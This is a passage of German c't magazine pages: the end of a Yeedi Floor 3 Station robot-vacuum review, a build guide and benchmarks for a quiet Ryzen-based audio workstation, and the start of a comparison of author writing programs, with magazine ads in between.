Navigation durch die Wohnung oder Etage reichte die Auflösung des Floor 3 Station aber aus: Möbel und andere große Hindernisse wurden zuverlässig erkannt; der Bot stoppte in den meisten Fällen schon vor dem Hindernis. Traf er leicht versetzt auf Gegenstände wie dünne Stuhlbeine, so stupste er sie zwar an, meist aber nur sanft. Insgesamt bewältigte der Floor 3 Station unsere Testfahrten ziemlich möbelschonend.

Trotz der grundsätzlich ordentlichen Orientierung saugte der Putzhelfer nicht bis in den letzten Winkel, wie es manche Modelle der Konkurrenz schaffen. Das lag in den meisten Fällen daran, dass er in schmale Ecken mit einem relativ großen Radius einlenkte. So blieb etwa unter Esszimmerstühlen oft Dreck liegen, weil der Floor 3 Station die Kurve nicht scharf genug nahm, um zwischen den Stuhlbeinen unter die Sitzfläche zu fahren, ohne mit einem der Beine zu kollidieren.

Den Grundriss der Wohnung erkannte der Floor 3 Station ordentlich, aber mit einem kleinen Makel: Beim Kartografieren gehen Bot und App davon aus, dass der Grundriss stets rechteckig geschnitten ist. In unserem Testszenario stand die Basisstation in einem trapezförmigen Flur. In der Folge reinigte der Bot alle anderen Räume in leicht diagonalen Bahnen, da er seine Ausrichtung auf die Basisstation bezieht.

Gut gefallen hat uns, dass sich die Hinderniserkennung in der zugehörigen App von normal auf sensibel umschalten lässt. In dem Modus zwängte sich der Floor 3 Station zwar nicht mehr in jede enge Lücke, wich aber meistens auch kleinen Hindernissen wie Legosteinen und Batterien aus und machte um größeren Kram wie Socken, USB-Kabel und einen Hundehaufen aus Kunststoff zuverlässig einen Bogen. Das ist vor allem für Familien und Haustierhalter praktisch: Ein nur zu 98 Prozent der Grundfläche gereinigter Raum ist allemal besser, als ein kaputter Saugbot, dem Spielzeug seine Bürstenwalze oder tierischer Unrat die gesamte Mechanik zerstört hat.

Die Saugleistung selbst ist mit 5100 Pascal auf einem sehr hohen Niveau. Auf Hartböden entfernte der Floor 3 Station losen Dreck und Staub sehr gründlich. Auf Teppichen ist das Ergebnis naturgemäß

Die rotierenden Wischmopps des Yeedi-Bots reinigen Hartböden gründlicher als passive Wischtücher anderer Modelle.

Make:
DAS KANNST DU AUCH!

GRATIS!

2 × Make testen und über 7 € sparen!
Ihre Vorteile:
✓ **GRATIS dazu:** Make: Tasse
✓ Zugriff auf Online-Artikel-Archiv*
✓ Jetzt auch im Browser lesen!
✓ Zusätzlich digital über iOS oder Android lesen
Für nur 19,40 € statt 27 €
Jetzt bestellen:
make-magazin.de/miniabo
infoservice@maker-media.de
+49 541/80 009 125
make-magazin.de/miniabo

etwas schlechter, weil es hier einer Saugleistung bedarf, die nur kabelgebundene Bodenstaubsauger erreichen. Sofern man den Bot mehrmals die Woche losschickt, sammelt sich erst gar nicht so viel Staub im Teppich, dass der Floor 3 Station überfordert wäre. Dank der Teppicherkennung schaltet der Bot auf Wunsch automatisch auf die höchste Saugleistung, wenn er Stoffböden überfährt.

Doppelt hält besser

Für das letzte Quäntchen Reinheit integriert der Floor 3 Station eine Wischfunktion, die man sonst in dieser Preisklasse vergeblich sucht. Wie der X1 Omni von Ecovacs [1] hat auch der Yeedi Floor 3 Station eine clevere Wischeinheit: Statt nur einen Wischmopp auf einem vibrierenden Wischmodul hat er zwei gegenläufig drehende Scheiben, an denen mit Klettverschluss runde Wischtücher befestigt werden. Die Idee dahinter: Da Saugbots kaum Anpressdruck erreichen, sollen die rotierenden Scheiben längeren und intensiveren Bodenkontakt ermöglichen, um mehr Dreck zu lösen.

Im Test entfernte der Floor 3 Station eingetrocknete Soßen- oder Kaffeespritzer etwas gründlicher als Bots mit einfachem Mopp. Praktisch: Die Disks haben in der Mitte einen Dorn und der Bot hält sie magnetisch fest. Sie lassen sich deshalb ohne langes Fummeln an filigraner Mechanik einfach nach unten abziehen.

Die Euphorie vieler Nutzer an einer Wischfunktion verfliegt meist nach wenigen Tagen: Man muss den Tank entnehmen, ihn mit Wasser füllen, wieder einsetzen und dann das Wischtuch auf der Trägerplatte ankletten. Nach der Reinigung muss man wiederum den Tank vom Restwasser befreien, das Wischtuch ausspülen und die Trägerplatte beiseitelegen. Diese Vor- und Nacharbeiten erfordern so viele Handgriffe, dass man eigentlich auch gleich selbst zum Mopp greifen kann.

Der Yeedi Floor 3 Station fordert solche Nutzerfürsorge viel seltener. In der Basisstation stecken unter dem Deckel zwei Tanks für Frisch- und Abwasser mit einem Fassungsvermögen von jeweils vier Litern. Sobald man die Wischscheiben montiert, schaltet der Bot automatisch in den Wischmodus. Vor der Reinigung pumpt die Station dann Wasser in den Tank des Bots. Nach getaner Arbeit fährt der Bot rückwärts in seine Station und teilt sich mit ihr die Reinigung der Wischtücher: Die Station hat zwei fest montierte und mit Wasserdüsen bestückte Hartplastikbürsten. Auf denen rotieren die Wischtücher für anderthalb Minuten, um Dreck und abgestreiftes Wasser in den Abwasserkanister zu pumpen.

Nicht nur sauber, sondern rein

Während Bots ohne Selbstreinigung mit einem Wischmopp von der Größe eines Waschlappens und rund 350 ml Wasser die ganze Wohnung wischen, fährt der Floor 3 Station während der Reinigung regelmäßig an die Station, um die Mopps zwischendurch zu spülen. Er verdünnt und verteilt den Dreck also nicht großflächig, sondern befördert ihn wirklich in die Station.

Vor der ersten Reinigung mit montierten Wischscheiben muss man in der App einmalig Sperrflächen in den Grundriss einzeichnen, damit der Bot Teppiche meidet. Praktisch ist es, dass sich fürs Wischen und die Trockenreinigung separate Sperrzonen definieren lassen. Ohne die Disks befährt der Floor 3 Station dann wieder automatisch Teppiche und Läufer. Ebenfalls hat uns gefallen, dass sich in der App die Saugstärke und die Wischwassermenge für jeden Raum getrennt einstellen lassen.

Damit die Wischtücher nicht stockig werden, springt nach dem Wischen in der Station ein kleines Heizgebläse an, das für eine einstellbare Dauer von zwei bis vier Stunden die Wischtücher trocknet. In unseren Tests reichte eine Trocknungsdauer von zwei Stunden aus. Die Leistungsaufnahme der Basis lag dabei bei rund 80 Watt. Das leichte Rauschen des Gebläses ging in unserem Test – zumindest tagsüber – im Alltagslärm unter und störte nicht.

Aus hygienischen Gründen sollte man die Tücher trotzdem regelmäßig in die Waschmaschine werfen und mit 60 Grad waschen, um Pilzen und Bakterien keinen Nährboden zu geben. Ganz ohne Handarbeit geht es aber auch beim Floor 3 Station nicht: Den Behälter mit dem Abwasser sollte man zeitnah leeren und ausspülen. Schon nach zwei Tagen fängt es sonst an, modrig zu riechen. Spätestens im Sommer bildet sich nach unseren Erfahrungen mit anderen Bots nach einigen Tagen ein Schimmelteppich auf der Wasseroberfläche.

Der moderate Preis des Floor 3 Station bereitete aber auch unangenehme Überraschungen: So hat die Station keine Absaugeinrichtung, die den losen Staub aus dem Bot in einen Müllbeutel in der Station saugt. Ums Leeren des Staubbehälters muss man sich wie bei anderen günstigen Saugern je nach Größe und Verschmutzung der Wohnung nach ein bis fünf Reinigungen selbst kümmern. Eine weitere Lästigkeit hält die umfangreiche und übersichtliche App bereit: Bei einigen Starts zeigte sie vollflächig Eigenwerbung für andere Yeedi-Produkte an, die sich erst nach drei Sekunden überspringen ließ. Da sich der Yeedi-Bot über Tasten an der Station und wie mittlerweile üblich auch per Sprachassistent bedienen lässt, braucht man die App im Alltag aber nur selten.

Fazit

Der Yeedi Floor 3 Station bietet eine gute Wischfunktion nebst Selbstreinigung der Oberklasse zum angemessenen Preis an. Da er mit montierten Wischscheiben keine Teppiche befährt, eignet er sich vor allem für Haushalte mit Hartböden, in denen viel Schmutz anfällt und wo bei jedem Saugen gleichzeitig gewischt werden soll.

Benutzt man ihn jedoch überwiegend zum Saugen und selten zum Wischen, erfordert er mehr Handarbeit als andere Modelle, da er keine Absaugstation hat, die den Staub aus dem Bot zieht. Für Teppichbesitzer und Vielsauger lohnt sich deshalb eher ein Modell ohne Moppreinigung und dafür mit Staubabsaugung. *(spo@ct.de)* **ct**

Literatur

[1] Stefan Porteck, Autarke Kehrhilfen, Vier Saugroboter mit Selbstreinigung im Test, c't 18/2022, S. 104

Yeedi Floor 3 Station

Saugroboter mit Selbstreinigung	
Hersteller	Yeedi, de.yeedi.com
Maße Roboter (L × B × H)	35 cm × 35 cm × 8,5 cm
Maße Basis (L × B × H)	47 cm × 45 cm × 45 cm
Saugkraft / Laufzeit	5100 Pa / ca. 180 min
Sensoren	ToF-Kamera, optische Treppensensoren, optische Abstandssensoren an der Seite
Cloud-Anbindung	Google Assistant, Amazon Alexa, Apple Siri
Bewertung	
Orientierung / Raumabdeckung	⊕ / ○
Umgang mit Hindernissen	⊕⊕
Reinigung	⊕
Funktionsumfang	⊕
Preis	700 €

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend
⊖ schlecht ⊖⊖ sehr schlecht

heise Security TOUR

01.06. KÖLN | 15.06. STUTTGART
29.06. ONLINE | 27.09. ONLINE

Wissen schützt

Security braucht Vertrauen –
aber zu wem, wann und wie?

Jetzt auch mit Workshops

DIE THEMEN

- **Lagebild IT-Security:** Neues zu Cybercrime-Untergrund und Angriffstechniken
- **Die Checkliste:** Wem und was sollte ich weshalb in welchem Ausmaß vertrauen?
- Fallstricke und Lösungen beim Aufbau einer **Zero-Trust-Umgebung**
- Das Update zum **IT-Recht** – inkl NIS2 und KI-Ratgeber
- **Microsoft Exchange** – natürlich online?
- **KI** – was macht das mit uns und der Security?

Partner:

proofpoint.

sosafe

Jetzt Frühbucher-Rabatt sichern:
heise-security-tour.de

Achtung, Aufnahme – Ruhe, bitte!

Bauvorschlag für eine optimale Audio-Workstation

Um Musik zu produzieren, braucht man einen Rechner, der viele Stunden auf Hochtouren arbeitet, ohne die Ruhe im Studio durch Lüftergeräusche zu stören. Wir haben ein optimales Windows-System zusammengestellt, das große Arrangements fast lautlos wuppt und gerade mal die Hälfte eines Mac Studio M1 Max kostet.

Von Hartmut Gieselmann

Wer einen Rechner für ein Musikstudio sucht, steht vor einem Problem: Einerseits benötigen große Arrangements, die viele Spuren und Effekte in einer Digital Audio Workstation (DAW) belegen, enorm viel CPU-Rechenleistung. Die Arbeiten dauern mitunter Stunden oder Tage und ein solcher Rechner läuft im Gegensatz zu einem Büro-PC die meiste Zeit auf Hochtouren. Trotzdem darf er mit seinen Lüftern weder die Aufnahme noch die Wiedergabe stören. Denn im Studio muss absolute Ruhe herrschen.

Ein Windows-PC von der Stange ist vielfach ungeeignet. Denn die großen Hersteller optimieren ihn meist für Büroanwendungen oder Gamer. Erstere sind schwachbrüstig, letztere rauschen oft mit lauten Lüftern. Hinzu kommt, dass Audioprogramme zwar viel CPU-Leistung benötigen, aber keine nennenswerten Grafikberechnungen erforderlich sind. Eine dicke Grafikkarte in einem Komplett-PC würde nicht nur unnötig Geld kosten. Sie würde auch den Lüfterlärm verstärken.

Wer die hohen Kosten für einen Mac scheut, ist deshalb in der Windows-Welt mit einem für diesen Zweck optimierten Bauvorschlag besser beraten. Dazu haben wir unseren optimalen PC aus [1] modifiziert und an die Bedürfnisse von Musikern angepasst. Wir haben das System mit den Programmen Ableton Live, Steinberg Cubase und Avid Pro Tools getestet. Das

System funktioniert aber selbstredend auch mit jeder anderen DAW.

Die Gesamtkosten der Hardware belaufen sich auf etwa 1200 Euro. Im Vergleich zu einem Mac-Studio erreicht unser Windows-System bei Audioanwendungen ein Leistungsniveau, das etwa in der Mitte zwischen einem M1 Max und M1 Ultra liegt und bei Cubase letzteren sogar übertrifft. Dabei kostet es nur rund die Hälfte von einem Mac Studio mit M1 Max.

Hinzu kommen noch die Kosten für Monitor, Maus, Tastatur und das Betriebssystem. Getestet haben wir mit Windows 11. Die Hardware funktioniert wie in [1] geprüft auch problemlos mit der Linux-Distribution Ubuntu 22.10.

Zusätzlich zum Rechner geben wir Tipps zum Audio-Interface. Für den Test haben wir zwei günstige Modelle aus unserem jüngsten Vergleichstest [2] von Steinberg und MOTU an den Computer angeschlossen. Als Drittes kam ein aktuelles Top-Interface RME UFX II für 1400 Euro hinzu.

CPU und Grafik

Wie wir in unserem jüngsten Benchmark-Vergleich von Windows- und Mac-Systemen mit verschiedenen DAWs [3] festgestellt haben, profitieren Audioprogramme immens von einem schnellen und großen Cache der CPU. Unsere Wahl fiel daher auf den brandneuen AMD Ryzen 7 7800X3D (siehe S. 82). Seine acht Kerne takten nominell mit 4,2 GHz. Das Besondere ist sein riesiger L3-Cache von 96 MByte. Damit kann er die Audioströme sehr schnell aus dem Hauptspeicher laden und mit Softwareeffekten bearbeiten.

Er hat eine Grafikeinheit, sodass keine separate Grafikkarte nötig ist. Im Unterschied zu den Tests in [3] bringt der Einbau einer Grafikkarte nichts, da die Grafikausgabe die CPU nicht belastet. Wer allerdings Musikprogramme wie VCV Rack verwendet, die eine höhere Grafikleistung benötigen, oder wer bei hoher CPU-Last beim Öffnen eines neuen Fensters und beim Verschieben mit der Maus Audioaussetzer hört, für den kann sich eine zusätzliche, passiv gekühlte Grafikkarte wie eine MSI GeForce GT 1030 lohnen.

Kühlung und Lüfter

Der große Vorteil des Achtkerners ist seine vergleichsweise geringe Leistungsaufnahme. Selbst unter Volllast zieht er nicht viel Strom, sodass man keine Wasserkühlung und hochdrehende Lüfter braucht.

c't kompakt

- Ein AMD-Prozessor mit großem L3-Cache verarbeitet Audiostreams besonders schnell.
- Durch die moderate Leistungsaufnahme laufen die Lüfter leise mit geringen Drehzahlen.
- Ein Audio-Interface von RME hat deutlich schnellere und exaktere Treiber als günstige Modelle von MOTU und Steinberg.

Zur Kühlung verwenden wir einen großen Noctua NH-D15 Doppelturmkühler. Dessen zwei 15-cm-Lüfter drehen auch bei Volllast der CPU nicht hoch, sodass der gesamte Rechner immer unter einem Geräuschpegel von 0,2 sone bleibt.

Unter dem Arbeitstisch im Studio ist er praktisch nicht zu hören. Nur wenn man das Ohr direkt an das Gehäuse hält, ist ein leises, eher tieffrequentes Rauschen wahrnehmbar. Damit er so leise ist, übernehmen Sie bitte die Lüftereinstellungen von unserer Projektseite (siehe ct.de/yz8b) in das BIOS des Mainboards. Die dort genannten Einstellung zur Reduktion der Leistungsaufnahme der CPU müssen Sie nicht beachten, da sie nur für den 16-Kerner von AMD relevant sind.

Mainboard und Anschlüsse

Die CPU sitzt auf einem Mainboard der Firma ASRock. Für AMDs neue AM5-Plattform war das B650M PG Riptide zum Testzeitpunkt das günstigste Board. An das Board kann man zwei digitale Displays anschließen – eines über HDMI, eines über DisplayPort. Für Audio-Interfaces, MIDI-Keyboards, Synthesizer & Co. bietet es auf der Rückseite drei USB-3-Buchsen im A-Format, eine im C-Format und vier USB-2-Buchsen, auch im A-Format. Auf der Oberseite des Gehäuses lassen sich zudem ein USB-C- und zwei USB-A-Anschlüsse einstecken – praktisch zum Beispiel für iLok-Sticks, auf denen Softwarelizenzen gespeichert sind. Um die Latenz zu minimieren, sollten Sie vor allem Ihr Audio-Interface direkt anschließen. Vermeiden Sie die Verlängerung über einen USB-Hub.

Die Verbindung zum LAN stellen Sie per Ethernet her. Wer eine WLAN-Konnektivität benötigt, kann sie mit einer Karte von Inter-Tech nachrüsten. Das PowerOn DMG-36 funkt mit Intels AX210-Chip im Wi-Fi-6-Standard auf 5 GHz.

Speicher und SSD

Da Audioprogramme von schnellem Hauptspeicher profitieren, sollten Sie hier nicht sparen. Selbst für große Arrangements mit vielen Plug-ins genügen aber 32 GByte. Die AM5-Plattform von AMD nutzt Module mit bis zu DDR-5 5200 aus. Wir haben zwei Slots mit je einem 16 GByte Modul aus dem ADATA DIMM Kit 32 GByte DDR-5 5600 bestückt. Zwei weitere freie Slots ermöglichen eine Erweiterung auf 64 GByte.

Für NVMe-SSDs finden Sie auf dem Mainboard zwei M.2-Slots. Es genügt ein günstiges PCIe-3.0-Modell wie die Samsung SSD 980. 1 TByte reicht selbst für große Sample-Datenbanken. Wer mehr braucht, kann ein größeres Modul kaufen oder später eine zweite SSD nachstecken.

Gehäuse und Netzteil

Da die beiden großen CPU-Lüfter nur mit geringer Drehzahl laufen, müssen Sie das Gehäuse nicht mit speziellen Matten isolieren. Viel wichtiger ist die ungehinderte Luftzirkulation. Wir haben uns für ein Meshify 2 Compact Black Solid von Fractal Design entschieden. Das schwarze Metallgehäuse ist leicht ohne Schraubendreher zu öffnen und vorne und hinten durch ein Gitter komplett luftdurchlässig.

Da das ursprüngliche Netzteil aus unserem Bauvorschlag inzwischen vergrif-

Zum Anschluss von Audio-Interfaces, Keyboards und Synthesizer hält der PC hinten acht USB-Anschlüsse bereit, vorne gibt es drei weitere.

Audio-Workstation: Teile

Komponente	Produkt	Preise
Prozessor	AMD Ryzen 7 7800X3D	500 €
CPU-Kühler	Noctua NH-D15	110 €
Mainboard	ASRock B650M PG Riptide	180 €
Speicher	ADATA DIMM Kit 32GB, DDR5-5600, CL46-45-45, on-die ECC	115 €
SSD	Samsung SSD 980 1 TByte	60 €
Gehäuse	Fractal Design Meshify 2 Compact Black Solid	133 €
Netzteil	be quiet! Pure Power 12 M 550W	90 €
	Summe (+ Versandkostenpauschale)	**1188 € + 20 €**
Optionen		
Betriebssystem	Windows 11 Home	145 €
Audio-Interface	RME Fireface UCX II	1400 €
Audio-Interface	MOTU M2	220 €
Audio Interface	Steinberg UR22C	150 €
WLAN-Karte	Inter-Tech PowerOn DMG-36	37 €
Grafikkarte	MSI GeForce GT 1030	85 €

fen ist, empfehlen wir dessen Nachfolger, das 550-Watt-Modell be quiet! Pure Power 12 M. Das Netzteil wird unten ins Gehäuse geschraubt, darunter befindet sich ein ausziehbarer Staubschutz, der die Lüftungsschlitze vor Wollmäusen schützt.

Für den Zusammenbau der Komponenten und das Aufspielen des Betriebssystems sollten Sie etwa zwei bis drei Stunden kalkulieren – ein langer Kreuzschlitzschraubendreher genügt. Eine ausführliche Bauanleitung haben wir unter [1] geschrieben. Weitere Details finden Sie in den Handbüchern der Komponenten und auf unserer Projektseite für den Rechner (ct.de/yz8b). Vergessen Sie nicht, außer den aktuellen Treibern der Hersteller auch das neueste BIOS von ASRock einzuspielen.

Energie und Stromkosten

Bei steigenden Strompreisen von derzeit rund 40 Cent pro Kilowattstunde bekommt die Leistungsaufnahme eines Rechners immer größere Bedeutung. Sparsame Rechner entlasten nicht nur das Budget, sondern auch den Wärmehaushalt – die Lüfter drehen langsamer und machen obendrein weniger Lärm.

Die derzeitigen Stromsparkönige sind Mac-Rechner mit M1- oder M2-Chips von Apple. Ein aktueller Mac Mini mit M2 nimmt bei ruhendem Desktop gerade einmal 5 Watt auf und bei maximaler CPU-Auslastung rund 28 Watt. Ein M1 Max im Mac Studio klettert im Leerlauf auf 12 Watt und unter CPU-Volllast auf 44 Watt, beim M1 Ultra sind es unter Volllast 82 Watt. Wer den M1 Max jeden Arbeitstag zwölf Stunden voll auslastet, zahlt im Jahr also nur rund 55 Euro Stromkosten, beim M1 Ultra sind es rund 100 Euro.

Windows-Rechner verbraten deutlich mehr. Dabei muss man zwischen Systemen mit AMD- und Intel-CPUs unterscheiden. Die Intel-Rechner nehmen weniger Strom im Ruhebetrieb auf, schlagen dafür aber unter Volllast stärker zu als Systeme mit AMD-Prozessoren. Ein Beispiel-PC mit Intel Core i9-13700 verbraucht im Leerlauf 28 Watt und unter Volllast 117 Watt. Das wären in der obigen Rechnung knapp 150 Euro Stromkosten pro Jahr.

Das von uns konfigurierte AMD-System mit dem Ryzen 7 7800X3D schluckt mit angeschlossenem Audio-Interface im Leerlauf etwas mehr und landet bei 43 Watt. Dieser relativ hohe Energiebedarf ist AMDs AM5-Plattform geschuldet, die leider nicht so sparsam arbeitet wie Intels LGA1700-Mainboards.

Dafür ist der komplette AMD-Rechner unter CPU-Volllast mit knapp 93 Watt viel sparsamer als ein vergleichbares Intel-System. Denn AMD fertigt seine CPUs bereits in 5-Nanometer-Technik, Intels Core i-13000 hat noch 10-Nanometer-Strukturen. Die Stromrechnung für den AMD-Rechner liegt nach dem oberen Beispiel bei etwa 115 Euro im Jahr. Wer nicht am Rechner arbeitet, sollte ihn in Windows herunterfahren. Denn im Soft Off genehmigt sich der Rechner nur 0,3 Watt (rund 1 Euro pro Jahr) statt 3,6 Watt (12,61 Euro pro Jahr) im automatischen Standby.

Benchmarks

Für den Test haben wir mit den drei weitverbreiteten DAWs Ableton Live 11.2, Cubase 12.0.60 und Pro Tools 2023.3 gemessen, wie viele Spuren sie bei einer Puffergröße von 128 Samples in 44,1 kHz maximal abspielen können. Gegenüber dem Test in [3] unterstützt Pro Tools unter macOS inzwischen das native Apple-Format und spielt etwa 15 Prozent mehr Spuren ab als im Intel-Modus mit Rosetta 2. Im Vergleich zu den übrigen DAWs spielt Pro Tools rund doppelt so viele Spuren mit den gleichen Plug-ins ab, und ist somit erste Wahl, wenn es um riesige Arrangements geht.

Auf jeder Spur lief ein kurzer Drum-Loop, der mit jeweils sieben Plug-ins von Fabfilter mit Effekten verziert wurde: der Kompressor Pro-C 2, das Gate Pro-G, der Mutliband-Kompressor Pro-MB, der Equalizer Pro-Q3, der Hall Pro-R, der Verzerrer Saturn 2 sowie der Limiter Pro-L2. Der Test ist derselbe wie in [3], sodass Sie die Werte vergleichen können. Dort haben wir auch noch weitere DAWs wie Bitwig Studio, Reaper und Studio One gemessen.

Unser Bauvorschlag mit dem Ryzen 7 7800X3D erreicht mit Ableton Live, Cubase und Pro Tools eine Performance, die etwas oberhalb von einem Intel-System mit einem Core i9-12900KS und etwa in der Mitte zwischen einem Mac Studio mit M1 Ultra liegt – und das zu etwa der Hälfte des Preises des M1 Max.

Gegenüber dem Vorgängermodell Ryzen 7 5800X3D erreicht Cubase – inzwischen mit Patch 12.0.60 verbessert – eine um 30 Prozent bessere Performance und liegt nicht mehr hinter den Intel-Systemen zurück. Die Wahl des Audio-Interfaces hatte bei derselben Puffergröße keinen nennenswerten Einfluss auf die maximale Anzahl der wiedergegebenen Spuren, lediglich bei Pro Tools fiel das MOTU M2 etwas ab.

Unter ct.de/yz8b stellen wir die Benchmark-Datei zur Verfügung. Mit der kostenlosen Demoversion von Ableton Live und dem Plug-in-Paket von Fabfilter können Sie einen Vergleichswert auf Ihrem eigenen Rechner ermitteln. Kopieren Sie dazu die Spur mit allen Effekten, bis bei der Wiedergabe Tonstörungen auftreten.

Latenzen

Ähnlich wie bei Computerspielen die Performance stark von der Grafikkarte abhängt, spielt bei der Musikwiedergabe das Audio-Interface eine wichtige Rolle. Es muss den vom PC berechneten Datenstrom in Echtzeit in analoge Töne umwandeln. Kommt der Digital-Analog-Wandler nicht hinterher oder liefert die CPU nicht rechtzeitig neue Daten, kommt es zu Aussetzern. Um diese zu vermeiden, landen die Audiodaten zunächst in einem Puffer. Aus diesem

Benchmarks

Audio Interface	Ableton Live 11.2	Cubase 12.0.60	Pro Tools 2023.3
	besser ▶	besser ▶	besser ▶
Steinberg UR22C	35	35	70
MOTU M2	35	35	66
RME UCX II	34	35	70
Vergleichswerte (mit Tascam iXR)			
Mac Studio M1 Ultra	44	41	88
Intel Core i9-12900KS	25	37	68
Mac Studio M1 Max	22	23	46

Gemessen unter Windows 11, 44,1 kHz, 128 Samples-Puffer. Die Werte geben die maximale Anzahl der Spuren an, die störungsfrei abgespielt wurden. Jede Spur ist mit 7 Plug-ins von Fabfilter ausgerüstet: Pro-C 2, Pro-G, Pro-MB, Pro-Q3, Pro-R, Saturn 2, Pro-L2.

Roundtrip-Latenzen (48 kHz)

Audio Interface	32 Samples [ms]	48 Samples [ms]	64 Samples [ms]	128 Samples [ms]	256 Samples [ms]
	◂ besser	◂ besser	◂ besser	◂ besser	◂ besser
RME UCX II	–	3,2	3,9	06,5	11,9
MOTU M2	4,3	–	6,3	10,3	15,5
Steinberg UR22C	5,7	–	9,0	13,7	20,0

liest der Wandler im Audio-Interface die Daten für die Wiedergabe aus.

Kleine Datenpuffer haben den Vorteil, dass die Audiodaten mit kurzer Verzögerung aus den Lautsprechern ertönen – das ist zum Beispiel wichtig, wenn eine weitere Spur zu bereits vorhandenen Spuren in der DAW aufgenommen werden soll. Der Nachteil ist jedoch, dass die CPU des Computers die Audiodaten viel schneller in den Puffer schreiben muss, damit dieser nicht leer läuft. Mit einem größeren Puffer kann sie sich zwar mehr Zeit lassen, aber die Latenz bei der Ausgabe wird auch länger.

Wie lang die Latenz zwischen Aufnahme und Wiedergabe tatsächlich ist, hängt stark vom Treiber des Audio-Interfaces ab (siehe Tabelle oben). Die internen Latenzen unseres Bauvorschlags schwanken meist zwischen 100 Mikrosekunden und 300 Mikrosekunden. Das ist zwar kein Weltrekord, aber ein guter Wert für unterbrechungsfreie Audiostreams.

Die kostenlose Analysesoftware LatencyMon zeigt im Reiter Drivers die hauptverantwortlichen Treiber an. In unserer Konfiguration waren dies der Grafiktreiber dxgkrnl.sys und der Netzwerktreiber ndis.sys. Als wir eine passiv gekühlte Grafikkarte GT 1030 von Nvidia einbauten, erhöhte sich die Systemlatenz um 50 bis 100 Mikrosekunden auf Spitzenwerte von circa 450 Mikrosekunden. Das ist noch in Ordnung, erst bei Werten über 1000 Mikrosekunden wird es kritisch.

Um die Latenzen niedrig zu halten, sollten Sie auf einer Audio-Workstation generell nur das Nötigste installieren. Wenn ein neuer Grafik- oder Netzwerktreiber Probleme bereitet, probieren Sie die Vorgängerversion aus, ob diese weniger Latenz erzeugt.

Audio-Interfaces

Wir haben zum Test drei Audio-Interfaces herangezogen. Das MOTU M2 und das Steinberg UR22C überzeugten im Vergleichstest in [2] mit relativ geringen Latenzen. Das UR22C von Steinberg nutzt sogar einen USB-3-Anschluss, um bei Aufnahmen direkt einen DSP-Chip zu versorgen. Er berechnet auf dem Interface Hall, Echo, Kompressor und Equalizer fast latenzfrei fürs Monitoring.

Während diese beiden Interfaces in der kleinsten Ausbaustufe mit zwei Kanälen bereits relativ günstig für 150 bis 220 Euro zu haben sind, muss man für das RME Fireface UCX II mit acht analogen Ein- und Ausgängen sowie einem eingebauten Digitalrecorder namens DURec 1400 Euro auf den Tisch legen. Im Latenzvergleich, den wir mit dem kostenlosen RTL Utility von Oblique Audio gemessen haben, hat RME die Nase vorn: Während MOTU in den Standardeinstellungen zwischen 70 und 119 Samples und Steinberg sogar zwischen 104 und 220 Samples auf die vom Anwender wählbare Puffergröße von 64, 128 und 256 Samples aufschlägt, sind es bei RME immer nur 29 Samples zusätzliche Verzögerung.

Das UCX II verarbeitet die Audiodaten vom Rechner in seinem internen Puffer also zwei- bis siebenmal so schnell wie die Modelle von MOTU und Steinberg. Beim RME-Interface könnte man den Puffer auf 256 Samples verdoppeln und würde mit 11,9 Millisekunden noch immer eine ähnliche Latenz wie bei MOTU und Steinberg mit 128 Samples erzielen. Mit einer verdoppelten Puffergröße von 256 Samples spielte Ableton Live etwa 25 Prozent mehr Spuren störungsfrei ab, bei Cubase und Pro Tools änderte sich die Anzahl der Spuren nicht.

Außerdem gibt der RME-Treiber die tatsächliche Verzögerung zwischen Ein- und Ausgang exakt an die DAW weiter, sodass diese automatisch samplegenau kompensiert – ein großer Vorteil, wenn man beispielsweise externe Hardware-Synthesizer per MIDI ansteuern und synchron aufnehmen will. Im Unterschied dazu ist man bei MOTU und Steinberg gezwungen, die tatsächliche Verzögerung in Abhängigkeit von der eingestellten Puffergröße manuell zu messen und zu kompensieren.

Fazit

Wer seinen Windows-Rechner fürs Musikstudio nach unseren Vorgaben selbst zusammenschraubt, bekommt einen nahezu lautlosen PC, der deutlich größere Arrangements als ein Mac Studio M1 Max abspielt, aber weniger als die Hälfte kostet. Dabei nimmt er unter Volllast nur etwas mehr Strom auf – einzig bei ruhendem Desktop ist AMDs Energiebilanz nicht konkurrenzfähig.

Das gesparte Geld können Sie beispielsweise in ein Top-Audio-Interface wie das RME Fireface UCX II stecken, dessen flinke Treiber das letzte Quäntchen Leistung herauskitzeln. Wer weniger Geld ausgeben möchte, findet in unserem Vergleichstest von Audio-Interfaces [2] günstige Alternativen. *(hag@ct.de)* c't

Die Leistung der Audio-Workstation prüften wir mit drei Audio-Interfaces: dem Steinberg UR22C (oben), dem MOTU M2 (Mitte) und dem RME UCX II (unten).

Literatur

[1] Christian Hirsch, Leiser Riese, Bauvorschlag für einen starken Rechner mit Ryzen 7000, c't 26/2022, S. 30

[2] Hartmut Gieselmann, Musikalischer Zehnkampf, Zehn günstige Audio-Interfaces mit USB-C im Test, c't 2/2023, S. 134

[3] Hartmut Gieselmann, Konzert der Prozessoren, Leistungsvergleich von Macs und Windows-PCs in der Musikproduktion, c't 12/2022, S. 22

BIOS-Tipps und Benchmarks: ***ct.de/yz8b***

Schreibwerkzeuge

Fünf Programme für Autoren und Vielschreiber im Vergleich

Mit der richtigen Software zum Bestseller? Spezielle Schreibprogramme versprechen, Autoren bei größeren Textprojekten perfekt zu unterstützen – weit mehr, als Word & Co das tun. Fünf davon haben wir uns näher angesehen.

Von Stefan Wischner

Künstliche Intelligenz hin, ChatGPT her, noch schreiben die meisten Schriftsteller, Blogger und Journalisten ihre Texte selbst. Dazu nutzen sie entweder ausgewachsene Textprogramme wie Microsoft Word und Libre Office Writer oder einen einfachen Editor ohne Funktions-Overkill und Formatierungsschnickschnack.

Wozu also ein spezielles Textprogramm für Autoren? Weil zu einem Schreibprojekt – ob Roman, Kurzgeschichte oder Facharbeit – in der Regel viel mehr gehört als die reine Tipperei. Es gibt viel zu planen und zu strukturieren, recherchiertes Material zu speichern und zu organisieren, Erzählkurven, Spannungsbögen, Handlungschronologie sowie Charakter- und Ortsdetails im Blick zu behalten. Dazu müssen beim Arbeiten mit einem klassischen Textprogramm entweder separate Werkzeuge oder ein Wust von Notizzetteln herhalten.

Die fünf Schreibprogramme für Windows und macOS in diesem Vergleich versprechen, beim Jonglieren all dieser Aufgaben zu helfen. DramaQueen, Papyrus Autor, Patchwork, Scrivener und yWriter setzen dabei ganz unterschiedliche Schwerpunkte. Welches das am ehesten passende Werkzeug ist, hängt nicht zuletzt von der persönlichen Arbeitsweise ab.

Von Plottern und Pantsern

